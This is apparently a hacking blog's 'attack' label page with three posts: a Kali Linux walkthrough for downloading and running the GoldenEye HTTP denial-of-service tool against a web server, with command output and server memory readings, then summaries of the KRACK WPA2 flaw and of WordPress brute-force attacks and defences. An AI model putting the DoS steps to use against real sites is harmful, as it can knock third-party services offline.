Showing posts with label attack. Show all posts

DoS website in Kali Linux using GoldenEye


I’ve talked about testing few DoS tools that can put heavy load on HTTP servers in order to bring them to their knees by exhausting resource pools. GoldenEye is the first of those tools and it is one of the newest I discovered in GitHub. You can DoS websites with GoldenEye and bring it down almost within 30 seconds depending on how big their memory pool is. Of course, it wont work on protected servers and servers behind a proper WAF, IDS, but this is a great tool to test your own Web Server for load testing and amend your iptables/Firewall rules accordingly.
You can also DoS using hping3 to simulate similar attacks or PHP exploit to attack WordPress websites. There’s also few great tools that will allow you view live DDoS attacks maps worldwide in almost realtime.
Details for GoldenEye tool is listed below:
From GoldenEye’s writer’s post:
  1. This tool is meant for research purposes only and any malicious usage of this tool is prohibited.
  2. GoldenEye is an python app for SECURITY TESTING PURPOSES ONLY!
  3. GoldenEye is a HTTP DoS Test Tool.
  4. Attack Vector exploited: HTTP Keep Alive + NoCache

Types of DoS or DDoS attacks

Let’s go over some very basic info regarding DoS or DDoS attacks. There are basically three types of DoS and DDoS attacks:
  1. Application layer DoS and DDoS attacks
  2. Protocol layer DoS and DDoS attacks
  3. Volume-based DoS and DDoS attacks

Application layer DoS and DDoS attacks

Application-layer DoS and DDoS attacks are attacks that target Windows, Apache, OpenBSD, or other software vulnerabilities to perform the attack and crash the server.

Protocol layer DoS and DDoS attacks

A protocol DoS and DDoS attacks is an attack on the protocol level. This category includes Synflood, Ping of Death, and more.

Volume-based DoS and DDoS attacks attacks

This type of DoS and DDoS attacks includes ICMP floods, UDP floods, and other kind of floods performed via spoofed packets.
The word DoS and DDoS is used loosely as when you attack from a single machine, it’s usually considered as a DoS attack. Multiply a single attacker from a botnet (or a group) then it becomes a DDoS attack. There are many explanations to it, but just know that no matter which type of attack it is, they are equally detrimental for a server/network.

GoldenEye Help Menu- Click to expand

Download GoldenEye

I prefer to make a folder for everything. I will just do that. You do what you need to do.
root@kali:~# mkdir GoldenEye
root@kali:~# 
root@kali:~# cd GoldenEye/
root@kali:~/GoldenEye# 
root@kali:~/GoldenEye# wget https://github.com/jseidl/GoldenEye/archive/master.zip
root@kali:~/GoldenEye#

So I made a folder named ‘GoldenEye‘ and changed directory to that. Then used wget to pull down the master archive.

Once download completes, unzip the master.zip file.
root@kali:~/GoldenEye# unzip master.zip
This creates a new folder named GoldenEye-master.
root@kali:~/GoldenEye# 
root@kali:~/GoldenEye# ls
GoldenEye-master master.zip
root@kali:~/GoldenEye# 
root@kali:~/GoldenEye# cd GoldenEye-master/
root@kali:~/GoldenEye/GoldenEye-master# 
root@kali:~/GoldenEye/GoldenEye-master# ls
goldeneye.py README.md res util
root@kali:~/GoldenEye/GoldenEye-master#

Run GoldenEye – DoS website

This is rather easy. Following is the usage of goldeneye.py.
USAGE: ./goldeneye.py <url> [OPTIONS]

 OPTIONS:
    Flag           Description                     Default
    -u, --useragents   File with user-agents to use                     (default: randomly generated)
    -w, --workers      Number of concurrent workers                     (default: 50)
    -s, --sockets      Number of concurrent sockets                     (default: 30)
    -m, --method       HTTP Method to use 'get' or 'post'  or 'random'  (default: get)
    -d, --debug        Enable Debug Mode [more verbose output]          (default: False)
    -h, --help         Shows this help
You should schedule and announce your test window so users are aware of the possibility of an outage. Often simulations result in actual failures.
Under NO Circumstances should you run a DoS simulation/test attack against your environment without first notifying your hosting provider. This is especially true for external / full stack tests that will be going through your provider’s network.
Depending on your Linux, Windows or Mac distribution, (any OS that supports Python would do), you just use the following command:
root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py http://www.goldeneyetestsite.com/
(or)
sudo ./goldeneye.py http://www.goldeneyetestsite.com/
(or)
python goldeneye.py http://www.goldeneyetestsite.com/
Depending on where you’ve saved the files, adjust your path and command.
Following is taken from my tests:

The attack

root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py http://10.0.0.101/ 

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
^CCTRL+C received. Killing all workers
Shutting down GoldenEye
root@kali:~/GoldenEye/GoldenEye-master#
The whole attack lasted only 30 seconds.

The result

This is what I’ve seen in the server end

Before attack

root@someserver [~]# free -m
total used free shared buffers cached
Mem: 1024 713 302 49 9 150
-/+ buffers/cache: 552 1001
Swap: 9990 40 160

root@someserver [~]# pgrep httpd | wc -l
11
I had a massive pool of free memory and just 11 httpd workers.

After attack

root@serv1 [~]# free -m
 total used free shared buffers cached
Mem: 1024 101 90 49 9 150
-/+ buffers/cache: 3544 190
Swap: 990 40 150
root@someserver [~]# pgrep httpd | wc -l
174
I’ve now got just 101M free memory and 174 httpd workers.
Took only 15 seconds to push this server to it limit. Next we look analyse the attack that reveals interesting outcomes achieved by this DoS tool.

Protect Yourself from the KRACK Attacks WPA2 Wi-Fi Vulnerability

In October of 2017, Mathy Vanhoef released "Key Reinstallation Attacks: Forcing Nonce Reuse in WPA2." This paper demonstrates a way to decrypt traffic on practically any WPA2 network, the most commonly used form of wireless security (seeing as all other forms of Wi-Fi encryption have already been broken). Practically all of the network-connected devices we use will need to be updated in some way in order to protect against this vulnerability, each of them in a different way.
The Key Reinstallation Attack method is a hack which affects both sides of your Wi-Fi networks. Your gadgets like computers, phones, game consoles, and other smart devices, as well as your wireless access point (or router, as most home users call it). As such, practically everything in your house that connects to Wi-Fi will need to be patched in different ways.
This attack's effect is extremely wide, as it affects practically every wireless network in use.
[A]ttackers can use this novel attack technique to read information that was previously assumed to be safely encrypted. This can be abused to steal sensitive information such as credit card numbers, passwords, chat messages, emails, photos, and so on. The attack works against all modern protected Wi-Fi networks.
Introduction to Brute 

Force Attacks

What’s a Brute Force Attack?
Fundamentally, a brute force attack is exactly what it sounds like: a means of breaking in to the back end of a website with relentless successive attempts. With a brute force attack on WordPress websites, a hacker attempting to compromise your website will attempt to break in to your site’s admin area by trial and error, using thousands of possible username/password combinations. This is usually accomplished with automated software specifically designed to generate and then try countless combinations one after the other, over and over, with the aim of finding a needle-in-a-haystack combination that will let them into your WordPress admin area. From there, they can wreak havoc on your site to their hearts’ desire.
How Do Hackers Use Brute Force Attacks Against Websites?
Brute force attacks are difficult, if not impossible, to carry out manually. Instead, hackers write simple scripts, called bots, that  carry out thousands of these break-in attempts against websites on auto-pilot. Typically, these bots are custom-written by the attackers and designed to be easily distributed across many hacked machines. These groups of bots, or botnets, work in conjunction with other commonly accessible tools that either generate thousands of passwords or use a wordlist. The latter is often referred to as a dictionary attack, because of their reliance on “dictionaries” or long lists of words to try as a list of passwords and/or usernames on your website. These lists can be reused by many hackers over and over.
Writing this type of code is very simple entry-level programming, so it’s quite accessible to virtually anyone who may want to try their hand at malicious code-writing. The tasks the bot must carry out are very basic from a programming perspective: they must set up some parameters (e.g., access your site’s login form), perform a request (try a username/password combination) and check the response (whether it worked to sign in to your WordPress admin) – and then set up to repeat until it’s successful.
Brute force attacks on your site can continue indefinitely, until the bot either discovers a username/password combination that will let the attacker into the back end of your website, or the bot runs out of passwords to check.

What Do Hackers Get Out of It?
Once attackers have gained access to your website, they can use its files and the web host server to cause a wide variety of damage through malicious behavior, including:
  • Defacement: your site can display unwanted and sometimes malicious content, your own content may be deleted, and your website can be taken down altogether;
  • Malware distribution: your site’s pages may infect your visitors with malware, ransomware and viruses;
  • Spamvertising: Your website may display spam content and/or links to spam websites;
  • Redirection: Accessing your domain name may cause your visitors to be redirected to malicious websites, or to pages that contain affiliate links and make money for the hackers;
  • Stealing system resources: by using your web server’s resources, attackers are carrying out tasks such as email campaigns and content delivery on your dime;
  • Fun: It may be hard for some people to imagine, but some attackers, particularly younger ones, are simply bored and find the act of hacking into strangers’ websites entertaining, particularly in the case of brute force attacks, which are relatively simple to learn and carry out.
How Do I Best Protect My Site?
The first and best line of defense against brute force attacks is to have a very strong username and password combination. Don’t use “admin” or an easily guessable admin username such as the URL of your website or “webmaster.”
Delete any admin level accounts you don’t need. These remove accounts that could be compromised.
Because many brute force attacks work with a preset list of dictionary words as a password list, the crucial and primary goal is to have a password that isn’t easily guessable. Use a password generator to create long, strong and random passwords for your WordPress admin accounts, and then rotate those passwords regularly – for example, every 60-90 days.
Enabling two-factor authentication on all your admin accounts is an excellent way to prevent brute force attacks because even if an attacker guesses your password, they don’t possess your mobile device, so they can’t sign in.  It is worth noting though that if you have XMLRPC enabled, attackers can use it to bypass your 2 factor authentication because the WordPress platform does not provide a way to support 2 factor via XMLRPC at present.
Wordfence protects your site against brute force attacks by:
  • Strictly limiting the number of login attempts an attacker can make via the standard login page and XMLRPC and any other authentication method.
  • Blocking well known brute force attackers by using a continually updated IP blacklist if you are using Wordfence Premium.
  • Providing 2 factor authentication for your standard login page.
  • Providing advanced manual blocking tools for site admins who are under attack.
With these measures in place, your website will be well protected against brute force attacks and it will be virtually impossible for an attacker to compromise any of your accounts through this kind of attack.
Copyright © 2013 Anonymous Hacker